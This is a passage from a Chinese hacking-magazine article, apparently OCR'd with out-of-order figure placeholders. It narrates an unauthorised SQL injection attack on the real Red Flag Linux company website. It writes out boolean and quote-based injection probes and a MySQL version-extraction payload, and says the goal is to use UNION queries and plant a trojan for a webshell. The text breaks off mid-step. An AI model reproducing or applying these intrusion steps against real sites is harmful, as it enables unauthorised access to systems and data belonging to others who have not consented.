


图 5




图6




图7




图8

文章难易度：★★★★
文章阅读点：如何利用php的UNION查询方法来获取网站相关信息，并最终找到网站的目录并写入木马来得到webshell

我是如何入侵红旗Linux网站的

毒药

红旗Linux是由北京红旗软件技术有限公司开发的Linux发行版，也是中国大陆比较成熟的Linux发行版。昨天在VM里测试本地溢出的时候，使用的就是它，可惜没有成功，难道说是它较安全吗？今天我就来检测一下他们的网站，看看安全行如何。

随便打开一个链接http://www.redflag-linux.com/xxx/xxx.php?xx=1435，分别提交“and 1=1”和“and 1=2”，都返回了正常的页面，似乎不存在漏洞，真的就没有漏洞吗？我们继续提交“' and '1'='1”和“' and '1'='2”，一个返回了正常页面，一个返回了错误页面，如图1，图2。




图1




图2

根据上边的返回情况，我们初步可以判断确实存在漏洞，而且是字符类型的注入漏洞，因为我提交的数据被执行了。继续来判断数据库的类型，和PHP搭配的一般都是MYSQL数据库。提交**http://www.redflag-linux.com/xxx/xxx.php?xx=1435' /***，返回正常，可以确定是MYSQL的数据库了，因为“/*”是MYSQL中的注释符号，如图3。我初步断定是遇到了传说中的LAMP(LINUX APACHE MYSQL PHP)。

来确定数据库的版本是不是4.0以上，是的话就可以利用UNION查询以方便我们获取数据。提交**http://www.redflag-linux.com/xxx/xxx.php?xx=1435' and ord(mid(version(),1,1))>51 /***，“ord(mid(version(),1,1))”就是取出数据库版本信息的




图3

